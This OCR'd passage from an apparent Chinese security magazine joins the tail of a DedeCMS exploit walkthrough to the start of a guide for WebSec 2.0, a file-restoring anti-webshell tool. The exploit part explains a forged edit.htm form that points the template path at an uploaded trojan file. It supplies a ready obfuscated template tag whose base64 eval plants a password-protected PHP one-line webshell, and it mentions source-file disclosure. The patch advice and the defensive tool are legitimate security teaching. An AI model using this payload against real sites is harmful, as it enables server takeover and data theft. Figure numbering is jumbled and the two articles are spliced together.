里面就有 aid 和 idhash，这是需要你根据实际情况改的，当然也可以直接复制源文件几行代码粘贴进 edit.htm 中。

```
<input type="hidden" name='templet' value="../uploads/userup/2/1.gif">
```

这个地址是你上传的木马模板地址。

然后下面的 select 也根据源文件的代码改，这样 edit.htm 就改好了。运行，如图 6 所示。




图 4　成功发布文章

单击“提交”，成功的话如图 7 所示。

再点击查看文章，即调用 view.php，执行模板，如图 8 所示。




图 6　修改后

这只是 phpinfo()，我给出生成一句话的模板，生成在 /plus/1.php，密码是 k：

```
{dede:name runphp='yes'}
eval(base64_decode('ZnB1dHMoZm9wZW4oJzEucGhwJywndysnKSwnPD9waHAgZXZhbCgkX1BPU1Rba10pOyA/PicpOw=='));
{/dede: name }
```

执行后，效果如图 9 所示。

你也可以自己写，只要 dede 标签之中是 php 代码即可。

0x04 修补建议及总结

/member/article_edit.php 中对 $dede_addonfields 进行过滤，严格限制模板路径、过滤后缀，或者暂时关闭会员功能或会员上传功能。




图 8　查看文章

该漏洞同时也是个爆任意文件源码漏洞，如果你不上传模板，可以将程序 php 文件路径传进去，那么查看文章时，程序会将该 php 文件当做模板读取，这样源文件中就看到源码了。

最后说一下，这样的二次攻击漏洞真的很难发现，这里不禁佩服前辈们的高超技艺，大牛们无私的公布漏洞也让我们有了前进的方向与动力。希望朋友们仔细读一下这个漏洞分析过程，对自己技术提升有很大帮助。

编辑点评： 本文很有技术含量，其思路非常巧妙，值得各位朋友学习和思考。

网络安全是指网络系统的硬件、软件及其系统中的数据受到保护，不因偶然的或者恶意的原因而遭受到破坏、更改、泄露，系统连续可靠正常地运行，网络服务不中断。网络安全从其本质上来讲就是网络上的信息安全。从广义来说，凡是涉及到网络上信息的保密性、完整性、可用性、真实性和可控性的相关技术和理论都是网络安全的研究领域。网络安全是一门涉及计算机科学、网络技术、通信技术、密码技术、信息安全技术、应用数学、数论、信息论等多种学科的综合性学科。

防止网站挂马的实用技术之四

□爱梅小礼·菜客

从本文您可以学到：
了解 WebSec 的使用

走出大学校门才发现活着不是一件容易的事情，因此建议还在象牙塔里的同学学好自己的专业或精通一门技术。另外一定要寻觅一个值得去爱的女孩子，然后好好珍惜她。千万不要等到毕了业才去感叹"人生若只如初见，何事秋风悲画扇"。不好意思，我又激动了，我们言归正传。




图1　设置 GBK




图2　完成数据库建立

前面三篇介绍的防止挂马方法或多或少都有些限制，有的是平台限制，有的是脚本类型限制，还有的是挂马位置限制，本文介绍的方法将打破这些限制，WebSec 2.0适用于几乎所有场合。

原 理

WebSec 2.0（以下简称 WebSec）是我为本文专门制作的，免费且开源，你可以任意修改源码使其满足不同的需要。本程序使用Java制作，Java具有跨平台的特性，因此适用于 Windows和Linux。数据库采用 MySql，因为它也拥有 Winows和Linux 两个版本，而且是免费的，当然你可以修改源码来使用其它数据库。

与前面防挂马的方法不同，WebSec 并没有采用网站的一键还原技术，而是做到了指定文件的还原，这样做更精确更节省系统资源。用户可以自定义要监控的网站和其中的文件，然后程序会将这些文件的内容及其签名信息备份到数据库内，WebSec 每隔一段时间（这段时间由用户设置）校验这些文件的签名，如果改变则视为挂马，便从数据库中读取备份内容覆盖挂马文件，视为还原。为了节省系统资源，文件签名并没有使用专业的哈希函数（例如MD5、SHA），而是简单的使用了文件长度做为签名，虽然这样很容易发生碰撞，但现在还没有出现使其发生碰撞的挂马方式（本软件知名度不高^_^）。

安装方法

以 Windows 下的安装为例，除了 WebSec，我们还要准备 MySql 以及 JDK6。MySql 的安装就不说了，注意设置编码方式为 GBK 编码，或者修改 my.ini 中的 default-character-set 项为gbk，注意有两项，都要改，然后重启MySql，如图1所示。

安装JDK也没什么可说的，可以修改安装路径，一路下一步就行。

解压 WebSec 安装包，其中 WebSec.jar 和 lib 文件夹是主程序，WebSecdb.sql是数据库文件。下面我们添加数据库，打开MySql命令行，输入密码，然后依次输入：

```
create database websec;  //websec 是数据库的名字，当然也可以是其它名称
use websec;
```




图3　WebSec 界面

这样就建立了名为 websec的数据库，然后用记事本打开 WebSecdb.sql，将其中内容全部复制，然后在命令行窗口中粘贴，如图2所示，此时数据库建立完毕。

运行 WebSec.jar，显示出简陋的登陆界面（本人很懒），如图3所示。

按提示填入数据库的端口、名称、用户名和密码。为了安全起见，我并没有存储密码信息，意味着下次登录还要重新输入。设想病毒若是从配置文件中读出了密码，连接了数据库并删除了相关信息，那么也就失去保护作用了。之后点击登陆。如果以上配置成功则会出现如图4的界面，任务栏中也会出现黑手 Logo 的托盘图标。




图4　成功启动 WebSec




图5　设置时间间隔及监控类型




图7　监控网站添加完成




图6　选择监控的目录

使用方法

在图4的界面中单击"设置"按钮，弹出如图5所示界面。

时间间隔是指每隔多长时间检测一次，单位为分钟。设置越小则受挂马影响的用户数量越少，但占用系统资源越多，网管需要根据实际情况权衡。监控类型是指 WebSec 监控的文件类型，需用英文分号隔开。修改完后不要忘记单击右边相应的"应用"按钮用以保存。

单击"添加"按钮，弹出如图6所示界面。

在提示处输入网站名称，单击浏览，在对话框中选择需要监控的网站所在目录，最后不要忘记点击"扫描"按钮，此时 WebSec 会扫描出该目录下符合要求的文件，用户可以在第三列的复选框中具体选择需要监控的文件。这里需要说明的是，WebSec 目前只能监控100K 以下的 ASCII 文件，如果列表中有二进制文件（例如数据库），请取消勾选，否则运行会出错。最后

